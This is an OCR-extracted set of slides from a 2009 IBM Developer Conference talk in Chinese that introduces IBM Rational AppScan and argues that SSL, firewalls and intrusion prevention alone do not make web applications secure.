
IBM
Rational. software
【2009 IBM開發者大會】
開發，不只玩真的！
Real Teams. Real Insights.
Real Results.
REC

IBM

Rational. software

【2009 IBM開發者大會】

開發，不只玩真的！

陳家豪 (Max Chen)

台灣IBM公司 軟體事業處

高級資訊工程師

Real Teams. Real Insights. Real Results.

REC

IBM

Rational. software

【2009 IBM開發者大會】

開發，不只玩真的！

是開發者，更是完美主義者
--Web應用程式零漏洞

IBM Rational AppScan 介紹


Real Teams. Real Insights. Real Results.

Welcome to the SMARTER PLANET

Globalization and Globally Available Resources

Billions of mobile devices accessing the Web

Access to streams of information in the Real Time



New Forms of Collaboration

New possibilities.
New complexities.
New risks.

【2009 IBM開發者大會】
開發，不只玩真的！

資安迷思：”我們的網站是相當安全的, 因爲.....”


本網站使用SSL加密！

本公司有安裝
防火牆(Firewall)
網路偵防系統(IDP)


本公司每季外聘駭客
進行攻防演練！

為何資安事件還是層出不窮?


從Web應用程式運作架構 看各類攻擊的防禦能力




不斷研發創新的攻擊手法



